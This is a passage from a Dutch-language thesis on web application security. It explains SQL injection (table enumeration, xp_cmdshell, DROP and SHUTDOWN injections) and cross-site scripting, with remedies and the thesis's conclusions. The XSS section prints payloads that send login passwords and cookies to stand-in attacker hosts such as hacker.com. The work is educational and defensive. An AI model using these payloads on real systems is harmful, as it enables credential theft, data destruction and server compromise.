wordt een querye samengesteld die alle tabellen die door een gebruiker aangemaakt zijn weergeeft. Hiervoor is het veld *xType* nodig. Dit bevindt zich in de tabel *systemobjects* en kan onder andere de waarden U of S hebben. U staat voor *usertable* wat aangeeft dat deze tabel door een gebruiker gecreëerd is. S staat voor systeemtabel. (Microsoft, n.d.)

```
SELECT name FROM sysobjects WHERE xType='U' (IBM, n.d.)
```

Om deze querye uit te kunnen voeren moet hij geïnjecteerd worden in de applicatie en hiervoor wordt het UNION-commando gebruikt.

```
... WHERE naam=' ' UNION ALL SELECT name FROM sysobjects WHERE xtype ='U' --
```

Afhankelijk van de server wordt er nu een record of recordset teruggegeven met de naam van een tabel of van alle tabellen. Het laatste geval is natuurlijk ideaal, in geval van het eerste moeten er nog wat meer queries uitgevoerd worden om aan alle tabelnamen te komen. Kaushal geeft als oplossing dat voorgaande querye een aantal keer opnieuw geïnjecteerd moet worden met als suffix “ AND naam NOT IN (<GEVONDEN TABELNAAM 1>’, <GEVONDEN TABELNAAM 2>’, ...) ”. Wanneer na herhaaldelijk uitvoeren uiteindelijk een lege query geretourneerd wordt, zijn ook op die manier alle tabelnamen gevonden. Uiteraard kunnen ook de andere commando’s gebruikt worden die geen syntaxerror opleveren zoals “ AND name (NOT) LIKE ‘%vbnaam%’ ”, ...

Eens de gewenste tabelnaam gevonden is, moet het aantal kolommen in die tabel en hun naam gevonden worden. Ook hiervoor kan men de systeemtabellen gebruiken. In plaats van sysobjects gaat nu gebruik gemaakt worden van de tabel syscolumns. Sysobject en syscolumns zijn met elkaar verbonden via het veld id wat een sleutel is voor beide. (Vasant, 2006)

```
SELECT name FROM syscolumns WHERE id =  
    (SELECT id FROM sysobjects WHERE name='<tabelnaam>')
```

De hierboven gebruikte queries hebben allen betrekking op MS SQL-server. In bijlage G.2 staat extra info over de aanpak in geval van andere servers.

Niet alle applicaties zijn kwetsbaar voor SQL-Injection, maar ook niet alle applicaties die er kwetsbaar voor zijn, zijn kraakbaar. Het moeilijkste deel is om de syntaxerror te vermijden en de query te “breken”. Spett stelt dat in zo’n gevallen de aanvaller meestal vast is komen te zitten in een functie binnen de WHERE-clause in combinatie met enkele subqueries.

8.4.3 Insert - Drop

Eens de aanvaller de structuur van de database kent, is het eenvoudig om gegevens aan de database toe te voegen. Hiervoor kan gewone standaard SQL gebruikt worden. Op die manier kan iemand een persoonlijke login aanmaken waarmee hij zelfs geauthoriseerd toegang tot de data krijgt. Ook kan hij junkdata aan de database van bijvoorbeeld een e-shop toevoegen, ...

```
... ;INSERT INTO gebruikers (naam, paswoord) VALUES ('Hacker', 'hack')
```

Het kan nog vervelender want de hacker kan ook het DROP TABLE-commando gebruiken. Die tabel wordt dan samen met alle gegevens verwijderd wat grote gevolgen kan hebben.

Beide queries kunnen worden ingevoerd met behulp van een “;”. Dit karakter laat toe meerdere queries van elkaar te scheiden die toch allemaal zullen worden uitgevoerd. Dit is wel handig maar niet altijd even bevorderlijk voor de beveiliging waardoor sommige servers het gebruik ervan niet toelaten. Op pagina 67 staat een overzicht van de verschillen tussen bepaalde servers. Of een gebruiker deze commando’s mag uitvoeren hangt van zijn rechten af wat verder besproken wordt in sectie 8.4.5.

8.4.4 Stored Procedures

Stored procedures zijn een groep SQL-statements die vooraf gecreëerd zijn en opgeslagen zitten in de database. Elke gebruiker die ervoor gemachtigd is, kan ze gebruiken door er bepaalde parameters aan mee te geven. Het voordeel hiervan is dat de netwerktraffiek verlicht wordt en de prestatie verbeteren. (ICS, n.d.)

```
... ';EXEC master.dbo.xp_cmdshell 'cmd.exe dir c: (Spett, 2002)
```

In het voorbeeld hierboven wordt de procedure [xp_cmdshell] gebruikt. Deze laat het uitvoeren van *command line commando's* toe. Met het gegeven commando wordt een overzicht van de directories op de server teruggegeven. Als “exec mater.dbo.xp_cmdshell ‘net1 user’ ” geïnjecteerd wordt, wordt de gebruikerslijst van de server teruggegeven. (Ansley, n.d.) Er zijn nog tientallen andere stored procedures die makkelijk met uitleg te vinden zijn na een korte zoekactie op het net.

Harper geeft het ideale voorbeeld van hoe kwetsbaar deze stored procedures kunnen zijn. Een van SQL Servers meest krachtige commando's is “SHUTDOWN WITH NOWAIT”. Dit zorgt ervoor dat de SQL-server en het besturingssysteem direct afsluiten. (Ansley, n.d.)

```
http://localhost/zoekresulataat.php?zoekterm=term;SHUTDOWN WITH NOWAIT--
```

8.4.5 Servergebondenheid

Zoals eerder aangehaald zijn de technieken serverafhankelijk. Afbeelding 8.2 geeft weer welke combinatie server/scripttaal *stacked queries* uitvoert. Hiermee worden meerdere queries bedoeld, gescheiden door “;”. De groene velden geven weer dat stacked queries mogelijk zijn, bij donkere velden is dit niet het geval en combinaties horende bij niet gekleurde velden zijn ongekend of afhankelijk van andere eigenschappen. Een opmerking hier is dat het UNION-commando wel op alle servers uitgevoerd kan worden.

Sommige servers aanvaarden twee queries van elkaar gescheiden door een “;”. Bij gebruik van SQL-server is het commando “;-” handig omdat alles wat daarna volgt genegeerd wordt.

	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access
ASP					
ASP.NET					
PHP					
Java					

Figuur 8.2: Stacked queries (Mavituna, n.d.)

Sommige servers geven bij een error de querydelen weer waar de error plaatsvindt. Een hacker kan hier misbruik van maken door verschillende inputs te proberen die verschillende errors weergeven om zo zoveel mogelijk van de structuur en syntax te weten te komen. Spett geeft zo onder andere de voorbeelden uit tabel 8.2. Meer van deze voorbeelden die dus heel handig kunnen zijn om aan *table enumeration* te doen, zijn weergegeven in bijlage G.1.

Tabel 8.2: Inputs die leiden tot een error

'	BadValue'	'BadValue
' OR '	' OR	;

Remedie

Spett zegt dat om SQL-injectie te voorkomen, er twee ingrepen moeten gebeuren. De eerste is het zuiveren van de input data. Er moet zeker gezorgd worden dat bijvoorbeeld geen slashes of quotes ingegeven kunnen worden maar programmeurs zijn best nog strenger door alleen bepaalde waarden toe te laten. Een voorbeeld hiervan is alleen cijfers toelaten als een telefoonnummer ingegeven moet worden. De tweede stap is een aangepast niveau van rechten voor de database user. Door een gebruiker als admin toegang te geven tot de database heeft hij ook meteen controle over de stored procedures wat zelfmoord is.

Naast het vermijden van quotes en dergelijke, kunnen ook best enkele waarden gefilterd worden waarvan gekend is dat ze schade kunnen aanrichten. Om “—” weg te filteren zou

bijvoorbeeld een - automatisch weggelaten kunnen worden maar iemand die Jean-Mark noemt zou niet kunnen registreren. (Ansley, n.d.) Men zou wel kunnen filteren op de sequentie — maar ook dit is niet waterdicht. Als er bijvoorbeeld een filter is op enkele quotes door de verdubbeling ervan -waardoor ze wegvallen-, en een aanvaller geeft als input “ -' ”, dan zal na de verdubbeling van de quotes toch nog — overblijven. Ook dit probleem is niet onoverkomelijk maar het wordt aangehaald om aan te geven dat input validatie eenvoudig lijkt maar er toch ook enkele addertjes onder het gras kunnen zitten. In de bijlage G.3 zitten enkele interessante functies die gebruikt kunnen worden om enige vorm van input validation aan te bieden.

Ook het beperken van de mogelijke inputkarakters heeft niet altijd veel effect. Het voorbeeld hierbij is enkele alinea's hierboven gezien met het keyword SHUTDOWN. Verder zouden scripts vanop een andere locatie uitgevoerd kunnen worden door injectie van de tag “src=<locatie_script>”.

McDonald geeft nog enkele nuttige tips voor programmeurs waarvan er hier enkele gegeven worden:

- Gebruik originele tabel- en kolomnamen die moeilijker te raden zijn. Dit omdat de meeste applicaties wel een tabel users of gebruikers in de database hebben.
- Gebruik aliases in SQL-queries zodat mocht iemand bijvoorbeeld via een error een deel van de query te zien krijgen, hij nog de exacte namen van de elementen niet kent.

```
SELECT * FROM gebruikers g WHERE g.name=' ...
```

- Gebruik voor de formvelden niet de kolomnamen waar die waarden in terecht zullen komen. In het loginformulier zijn bijvoorbeeld de namen van de velden in de form gelijk aan de namen van de kolommen in de tabel gebruikers. Dit is gemakkelijk voor de programmeur maar het vergemakkelijkt ook de zoektocht van hackers.
- Beveilig de server. Geef de applicatiegebruikers slechts genoeg rechten om de taak uit te voeren. Verwijder bovendien alle onnodige accounts, procedures en andere eigenschappen. Zorg er voor dat steeds de laatste versies geïnstalleerd zijn met de laatste patches!

Hoofdstuk 9

Cross-Site Scripting

9.1 Inleiding

Zoals gezien in hoofdstuk 6 is XSS de meest voorkomende kwetsbaarheid. Cook verklaart dit doordat de injectie op veel plaatsen en met veel verschillende technieken kan gebeuren. XSS heeft gemeen met vele andere kwetsbaarheden dat de oorzaak ongevalideerde user input is en dat het werkt op de applicatielaag. Het onderscheid is dat de aanval hier gericht is op de gebruikers van webapplicaties en niet op de structuur ervan. Verschillend met SQL-injectie is dat een hacker via XSS back-end data niet kan veranderen of verwijderen. (Cook, 2003)

Het doel van de aanvaller is het laten uitvoeren van door hem voorziene code in de browser van de gebruiker. Het geïnjecteerde deel wordt dus niet uitgevoerd op de server maar door de webbrowser. Scripting-gebaseerde aanvallen zoals XSS maken gebruik van het onvermogen van deze browser om een onderscheid te maken tussen output die door de webapplicatie gegeven wordt en content die geïnjecteerd werd in die output. (Cook, 2003) De kwaadaardige code wordt meestal geïnjecteerd in scripts die lokaal, client-side worden uitgevoerd. Bij client-side technologieën wordt er een script in de pagina ingesloten dat net als HTML ook door de browser geïnterpreteerd wordt. Al het werk gebeurt aan de kant van de client. (Titeca, n.d.) De meest gebruikte en ondersteunde scripttaal hiervoor is *JavaScript*. Webontwikkelaars gebruiken het om pop-ups, validatiescripts voor formulieren, ... mee te maken. Het kan echter ook gebruikt worden om het venster te sluiten, een oneindige loop te starten, ... en dit zijn enkel vervelende dingen, geen gevaarlijke dingen. Verder is de mogelijkheid tot XSS

onafhankelijk van andere aanwezige kwetsbaarheden. Het maakt dus in principe niet eens uit of de laatste versies met de laatste patches van de software geïnstalleerd zijn. (Grossman, 2006)

Als XSS succesvol uitgevoerd wordt, voeren de slachtoffers ongewild de scripts van de aanvaller uit. Zo kan die vertrouwelijke gegevens bemachtigen, de waardes in cookies aanpassen en stelen, ... Zo'n geïnjecteerd script kan bijvoorbeeld de waarde van inlogvelden lezen die alleen voor de echte server bedoeld zijn en doorsturen naar de server van de hacker waarna deze zich kan voordoen als een legitiem gebruiker. (Spett, n.d.)

9.2 Zoekfunctie

Ook in dit hoofdstuk zal een illustratief voorbeeld gebruikt worden. Ideaal voor het uitleggen van XSS is een zoekfunctie. Eerst wordt de constructie van de SQL-zoekquery besproken en daarna zal bekeken worden hoe deze geïntegreerd wordt in een webpagina en hoe de resultaten weergegeven worden.


Het SQL-sleutelwoord om doorheen een database te zoeken is LIKE. Als zeker is geweten wat er wordt gezocht, kan de exacte zoekterm gebruikt worden maar bij onzekerheid zullen jokers ingezet worden. Een joker wordt in SQL voorgesteld als %. Op de plaats van de joker kan alles staan dat nul of meerdere karakters telt.

```
SELECT * FROM gebruikers WHERE naam LIKE 'Kris'  
SELECT * FROM gebruikers WHERE naam LIKE '%ri%'
```

Om dit te integreren in een site is een zoekveld nodig. De code achter het zoekformulier is analoog aan deze van het inlogformulier met als enige verschil dat de methode nu GET in plaats van POST is. De verschillen tussen beide methoden zijn reeds aan bod gekomen in hoofdstuk 5.

Code voor het zoekformulier:

```
<HTML><HEAD><TITLE>:: Zoekformulier ::</TITLE></HEAD>  
<BODY> <B><U>Zoekformulier</U></B>
```



Zoekformulier

Zoekterm:

Figuur 9.1: Zoekformulier

```
<FORM NAME='zoekform' ACTION='zoekresultaat.php' METHOD='GET'>
Zoekterm: <INPUT TYPE='text' NAME='zoekterm'>
<INPUT TYPE='SUBMIT' VALUE='Zoek'>
</FORM></BODY></HTML>
```

Op de resultaatpagina wordt boven de horizontale lijn weergegeven wat de zoekterm was, eronder komen de resultaten. Wordt er bijvoorbeeld in het zoekformulier naar gegevens over een account met naam “UHasselt” gezocht, dan krijgt de surfer volgend scherm te zien:



http://localhost/zoekresultaat.php?zoekterm=UHasselt

U zocht naar gegevens over: **UHasselt**

...
RESULTATEN
...

Figuur 9.2: Zoekresultaat

```
<HTML><HEAD><TITLE>:: Resultaatpagina ::</TITLE></HEAD>
<BODY> <?
$term = $_GET["zoekterm"];
echo ("U zocht naar gegevens over: " . $term);
?><hr>
<?
$query = 'SELECT * FROM gebruikers WHERE naam LIKE '%' . $term . '%'';
...
?>
```

```
... <BR> RESULTATEN <BR> ...  
</BODY></HTML>
```

Een eerste opmerking is hier de structuur van de URL. Zoals te zien in figuur 9.2 komt na het adres van de pagina een suffix bestaande uit een “?” en de sleutel/waarde-data van de doorgekregen parameters. De zoekterm wordt ook in het resultaat door de browser weergegeven. Dit betekent dat de waarde ervan in de broncode is opgenomen. Als deze via de browser wordt opgevraagd, ziet ze er als volgt uit:

```
<HTML><HEAD><TITLE>:: Resultaatpagina ::</TITLE></HEAD>  
<BODY>  
U zocht naar gegevens over: UHasselt <hr>  
...  
RESULTATEN  
...  
</BODY></HTML>
```

De parameter is vervangen door zijn waarde. Omdat het script diende om de pagina samen te stellen, is er nu buiten HTML-code ook geen scripttaalsyntax meer te vinden.

9.3 Types

Olzak en Grossman onderscheiden twee types van cross-site scripting maar geven ze wel een andere benaming:

- Reflected-/Non-Persistent XSS
- Stored-/Persistent XSS

9.3.1 Reflected-/Non-persistent XSS

Reflected XSS is de meest voorkomende vorm. Hij is mogelijk aanwezig wanneer een gebruiker input kan geven die opnieuw opgenomen wordt in het volgende scherm. Een voorbeeld hiervan

is een zoekscript waarbij de zoekterm mee teruggegeven wordt met de zoekresultaten. Als het betreffende veld syntaxcode aanvaardt, dan is deze techniek mogelijk. (Olzak, 2007) Een ander voorbeeld is de standaard 404-foutmelding die verkregen wordt als er een niet bestaande URL opgevraagd wordt en die de foute URL terug op het scherm afprint. (Cook, 2003)

Er wordt verder gegaan met het voorbeeld van de zoekfunctie. Meestal wordt ook gekozen voor de GET-methode om een zoekformulier te verzenden waardoor de data mee in de URL komen te staan. Als er via Google bijvoorbeeld naar sites over “beveiliging” gezocht wordt, verandert de URL naar: `http://www.google.be/search?hl=nl&q=beveiliging`. Wanneer in deze URL de zoekterm beveiliging vervangen wordt door een andere zoekterm, zal Google de resultaten daarvan weergeven net als wanneer er op de traditionele manier gezocht zou zijn. Bovendien wordt de zoekterm ook telkens op het scherm geprint. Gaan we nu naar een site (`http://www.kwetsbaar.be`) die kwetsbaar is voor XSS en veranderen we de term in scriptcode, dan zal deze ook uitgevoerd worden. Een hacker kan bijvoorbeeld volgende waarde aan de parameter meegeven:

```
<SCRIPT>alert('TEST')</SCRIPT>
```

De hele URL wordt dan:

```
http://www.kwetsbaar.be/search?term=<SCRIPT>alert('TEST')</SCRIPT>
```

Op de kwetsbare site zal er een dialogbox getoond worden met “TEST” als melding. De code hiervoor komt zelfs in de bron te staan. Deze aanval is hooguit vervelend maar niet schadelijk. Als hij weet dat een site kwetsbaar is voor XSS kan een hacker nu echter ook andere code injecteren. In bijlage G.5 staan screenshots en extra uitleg die aangeeft wat het effect is als bovenstaande code uitgetest wordt op het zoekformulier.

De volgende stap is het construeren van de URL die gebruikt zal worden om informatie te stelen. Omdat elke pagina uit andere HTML-code bestaat, is deze URL telkens uniek. In de eerste fase zal dus de broncode van de webpagina gebruikt worden. De aanvaller kan dan zien waar de injectie precies plaatsheeft en wat de namen zijn van de velden in het form. (Spett, n.d.)

Spett geeft een voorbeeld waarbij de injectie net na de form-openings-tag gebeurt en waarbij de namen van de formvelden “login” en “paswoord” zijn. Hij injecteert de volgende code in deze applicatie:

```
<\form>
<form action='login1.asp' method='post'
onsubmit='''XSSImage = new Image;
XSSImage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;''>
```

De eerste lijn code dient om de geopende form-tag weer te sluiten. Direct hierna wordt de form weer geopend met dezelfde waardes als de oorspronkelijke form wat ervoor zorgt dat naar dezelfde pagina verwezen wordt, maar er wordt een belangrijk stuk code toegevoegd. Dit zorgt ervoor dat als de pagina uitgevoerd wordt, de logingegevens doorgestuurd worden naar de server van de hacker. Het nieuw geopende form moet niet meer gesloten worden aangezien de sluit-tag van de oorspronkelijke form nog in de code staat.

Een opmerking hierbij is het feit dat een nieuw image-object gecreëerd wordt, maar dat dit nooit te zien is. Dit gebeurt echter wel meer zoals bij menu's waarvan de iconen veranderen als de muis erop staat. Voor een vlotte werking worden al deze afbeeldingen geladen bij het opvragen van de pagina. Wanneer een gebruiker de form submit, zullen zijn logingegevens dus onzichtbaar doorgestuurd worden. (Spett, n.d.)

De kwaadaardige code is nu wel ingevoerd in de pagina, maar niet opgeslagen op de server. Een surfer zal door gewoon naar de bepaalde site te surfen nooit op de pagina met aangepaste code terecht komen, deze bestaat immers alleen nog maar bij de aanvaller. Er moet nu dus een manier gevonden worden om de code bij de gebruikers te brengen. Hiervoor volstaat het meestal een lange link te maken zoals Spett dat deed:

```
http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess
&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_URL=
http://www.Freebank.com&err=</form><form action="login1.asp
```

```
" method="post" onsubmit="XSSImage = new Image;  
XSSImage.src='http://www.hacker.com/' + document.forms(1).login.value  
+ ':' + document.forms(1).password.value;">
```

We zien dat de waarde die aan de parameter “err” gegeven is de aanval inzet maar deze URL ziet er nu behoorlijk raar uit waardoor sommige mensen misschien te wantrouwig zullen zijn om er op te klikken. Spett merkt op dat de lengte van het adres eigenlijk onbelangrijk is omdat het in een browser zichtbare deel zich beperkt tot de eerste karakters die perfect normaal zijn. Het voelt “onnatuurlijk” aan omdat we niet gewend zijn van tekens als < en spaties in webadressen te zien. Omwille van die reden wordt het geheel meestal nog URL-encoded. (Eigenlijk moet de URL ook encoded worden om begrepen te worden door webbrowsers maar tegenwoordig voeren deze de omzetting ook zelf uit waardoor er eigenlijk geen probleem is. Voor meer info hierover, zie pagina 44) Het gedeelte achter &err= ziet er encoded al veel vertrouwelijker uit:

```
%3C/form%3E%3Cform%20action=%22login1.asp  
%22%20method=%22post%22%20onsubmit=%22XSSImage%20=%20new%20Image;  
XSSImage.src='http://www.hacker.com/'%20%2b%20document.forms(1).login.value  
%20%2b%20': '%20%2b%20document.forms(1).password.value;%22%3E
```

Nu is het nog slechts een kwestie van de link bekend te maken bij het publiek. In de meeste gevallen is social engineering nodig om surfers werkelijk te laten klikken. (Grossman, 2006) De aanvaller zal zich in een mail bijvoorbeeld voordoen als een vertegenwoordiger van de kwetsbare site of als gulle schenker van gratis spullen. Er zullen altijd wel mensen zijn die willen kijken of de boodschap echt waar is en die ene klik is het enige wat nodig is om de gegevens van de surfer te bemachtigen.

Een ander voorbeeld waarvoor XSS frequent gebruikt wordt, is het stelen van user-cookies. Zoals op pagina 41 al verduidelijkt werd, is dit een manier om een state te geven aan het stateless HTTP en kunnen er de username, paswoord, persoonlijke gegevens, ... van de gebruiker in opgeslaan zijn. Voor het stelen van cookies wordt gebruik gemaakt van *DOM*, *Document Object Model*. Er wordt hier niet ingegaan op de werking daarvan omdat deze materie te complex

is om kort uit te leggen. Meer info is te vinden op <http://www.brainjar.com/dhtml/intro/>.

De definitie volgens Hall gaat als volgt:

DOM is een interface die programmeurs toegang geeft tot de content van een webpagina en hen toelaat deze aan te passen. Het voorziet hiervoor een gestructureerde object-geïntereerde voorstelling van de individuele elementen in een pagina. Voor het aanpassen van de eigenschappen van die objecten zijn er standaard methodes voorzien.

Grossman geeft volgend voorbeeld van een XSS-vulnerability die gebruikt wordt om cookies te stelen. Tussen de `<SCRIPT>` en `</SCRIPT>` komt deze code:

```
var+img=new+Image();img.src='http://hacker/'+'%20+%20document.cookie;
```

Als deze code op de plaats van de zoekterm achter de basisurl `http://www.kwetsbaar.be/search?term=` geïnjecteerd en later uitgevoerd wordt, wordt een nieuw DOM-object gecreëerd. Aangezien de code vanop de kwetsbaar.be-server wordt uitgevoerd, is er toegang tot de data in de usercookies. Dit image-object wordt dan toegewezen aan de URL “`http://hacker`”, een domein dat eigendom is van de hacker, waardoor deze over de cookiedata beschikt. In tabel 9.1 wordt een verduidelijkend overzicht gegeven zonder de URL-encoded karakters.

Tabel 9.1: Stelen van usercookies

<code>var img=new Image()</code>	Een nieuw image-obect wordt gecreëerd
<code>document.cookie</code>	De inhoud van de cookie
<code>img.src="http://hacker/" + document.cookie</code>	Toewijzing aan URL hacker

9.3.2 Stored/Persistent XSS

Dit type XSS wordt meestal uitgebuit bij sites die veel bezoekers trekken zoals fora, communitiesites, webshops, ... De constructie van de kwaadaardige code is analoog aan deze gezien in de vorige sectie. Een hacker injecteert die XSS-code nu echter in een of meerdere pagina's

van die site die dikwijls door andere bezoekers bekeken worden en op de server van de site zelf opgeslagen worden. Dit kan als bericht in een gastenboek, opmerking bij een product uit een e-shop, ... Als de surfers dan die pagina verzoeken, wordt ook de kwaadaardige code uitgevoerd. De gebruiker staat hier machteloos tegenover en kan zich niet verdedigen wat stored XSS gevaarlijker maakt dan reflected XSS. (Grossman, 2006) De aanvaller moet zelfs geen moeite meer doen om een bewerkte URL te construeren, maskeren en te verspreiden.

9.4 Remedie

De oplossingsmethoden zijn grotendeels gelijk aan deze voor SQL-Injectie. Dit omdat de oorzaak van het probleem hetzelfde is, namelijk een gebrek aan input validatie. De gebruiker zelf kan JavaScript lokaal uitschakelen maar verliest daardoor ook een stuk functionaliteit waardoor dit geen goede oplossing is. Eigenlijk moet de programmeur er dus voor zorgen dat elke input als verdacht beschouwd wordt en gecontroleerd wordt. (Cook, 2003)

Een van de methodes die hiervoor gebruikt kunnen worden is de *common ampersand entity method*. Hiermee wordt input als `<script>` omgevormd tot `<script>` wat door een browser wel normaal met `<` en `>` weergegeven wordt, maar wat niet uitgevoerd wordt. (Cook, 2003)

Verder geeft Olzak nog de opmerking dat het extreem moeilijk is zich om zich te verdedigen tegen het stelen van usercookies als gebruik gemaakt wordt van het DOM-object zoals in het voorbeeld van Grossman. Dit omdat alle methodes binnen de DOM-hierarchie vertrouwd worden. Een script met kwaadaardige geïnjecteerde code wordt dus op dezelfde manier uitgevoerd als elk ander script.

Hoofdstuk 10

Algemeen besluit

In deze thesis werd gewerkt rond de beveiliging van webapplicaties. In het eerste hoofdstuk kwam uit statistieken en onderzoeksrapporten naar boven dat dit probleem zeker aan de orde is en in de toekomst waarschijnlijk grotere proporties aan zal nemen. Het Internet wordt steeds belangrijker in onze economie en meer en meer ondernemingen willen dan ook gebruik maken van deze technologie om hun producten en diensten te promoten/verkopen. Niet alleen de grote ondernemingen hebben een website, onderzoek van Unizo toont aan dat momenteel ook meer dan 80% van de KMO's online is. Deze websites bieden niet alleen meer statische inhoud maar dragen meestal interactieve, dynamische content waarvoor beroep gedaan wordt op webapplicaties. De meeste ondernemingen zijn zich echter niet bewust van de kwetsbaarheid van zo'n online applicatie of vinden dit probleem niet prioritair. De beveiliging staat daarom momenteel op geen al te hoog niveau.

Bij het uitwerken van het probleem kwam zowel het economische als het technische aspect aan bod. De centrale onderzoeksvraag luidde als volgt:

“Hoe kan een onderneming de risico's verbonden met webapplicaties minimaliseren?”

Een eerste hulp wordt geboden door het rechtssysteem. In België verscheen op 3 februari 2001 een wet in het Staatsblad die hacken strafbaar maakt. Iedereen die zich toegang verschafft tot systemen waarvan hij weet dat hij daar niet toe gemachtigd is, is in overtreding met artikel

550bis van het Strafwetboek. Ook Europa heeft cybercrime de oorlog verklaard en stelde een wet op die cybercriminelen in heel de EU op dezelfde manier moet berechten. Dit om discussies te vermijden over welk recht toegepast moet worden. Hiervan werd een voorbeeld gezien van een hacker die vanuit een bepaald land een server in een ander land hackt.

Naast deze beschermende wetartikels, zijn er ook wetten waarmee de ondernemingen zelf compliant moeten zijn. Het bekendst is de Amerikaanse Sarbanes-Oxley act die op de Amerikaanse beurs genoteerde ondernemingen verplicht om een grondige interne controle van hun systemen te voorzien. De wet stelt het management hier zelfs aansprakelijk voor. Hierdoor moeten zij ook zorgen voor een bepaald veiligheidsniveau van hun webapplicaties om de betrouwbaarheid van hun database niet in twijfel te brengen.

Om zich beter te wapenen tegen aanvallen, kunnen ondernemingen investeren in een aantal maatregelen als een applicatiefirewall, ... Deze investering in en het onderhoud van maatregelen kost behoorlijk wat geld wat er voor zorgt dat ze dikwijls niet gedaan wordt. Dit mede omdat het management hier ook geen direct resultaat van ziet zoals bij bijvoorbeeld marketinguitgaven. Uit een beslissingsanalyse bleek toch dat het eigenlijk in elk geval interessant is om deze investering te maken. Alleen bij een kans op een hack kleiner dan 0,11 was het voordeliger erop te gokken dat het bedrijf geen slachtoffer zou worden. De analyse werd wel uitgevoerd op basis van vooral Amerikaanse cijfergegevens waar de situatie al verder gevorderd is dan bij ons.

Daarom werd de mening gevraagd van twee Belgische experts. Dhr Mark Vael vindt dat Belgische ondernemingen hun beperkte budget voorlopig nog niet moeten uitgeven aan beveiligingsmaatregelen tegen hackaanvallen omdat de kans erop bij ons voorlopig nog klein is. Dhr Geirnaert daarentegen stimuleert bedrijven echter hier toch mee te beginnen omdat cyberaanvallen ook bij ons meer en meer voorvallen. Hij merkt ook op dat de bewustwording van het probleem de laatste tijd groter wordt wat een positief punt is. Beide experts geloven dat de kwetsbaarheid van webapplicaties in de toekomst ook hier een probleem kan worden.

Om een antwoord te zoeken op de vraag hoe een onderneming kan weten hoe ver ze staat op het vlak van IT-security, werd dieper ingegaan op beveiligingsmetrieken. Het bleek moeilijk om goede specifieke metrieken op te stellen omwille van twee redenen. Ten eerste zouden

deze metrieken eigenlijk een negatief objectief moeten meten en ten tweede is er ook geen directe relatie tussen de processen en het doel. Hiermee wordt bedoeld dat het niet is omdat men blijft investeren in beveiligingsmaatregelen, dat hierdoor ook de veiligheid blijft stijgen. Dat bleek ook uit onderzoek van Gordon & Loeb. Deze stelt dat de marginale opbrengst van investeringen begint af te nemen als de verhouding “investering/mogelijke schade” groter wordt dan 1/3.


In het technische gedeelte werd dieper ingegaan op de technieken zelf. De meest voorkomende kwetsbaarheid bleek Cross-Site-Scripting of XSS wat volgens onderzoek van beveiligingsgoeroe Grossmann bij maar liefst 67% van alle websites geëxploiteerd kan worden. XSS richt zich vooral op de gebruikers van de webapplicaties en laat hen ongewild kwaadaardige code uitvoeren of steelt hun gegevens. Een van de meest gevaarlijke kwetsbaarheden is SQL-Injectie. Zo’n aanval richt zich op de webapplicatie zelf en mits succesvolle uitvoering kan een aanval-ler (beschermd) gegevens uit de database lezen, veranderen of verwijderen. Met eenvoudige, korte commando’s kan zelfs de hele server platgelegd worden.

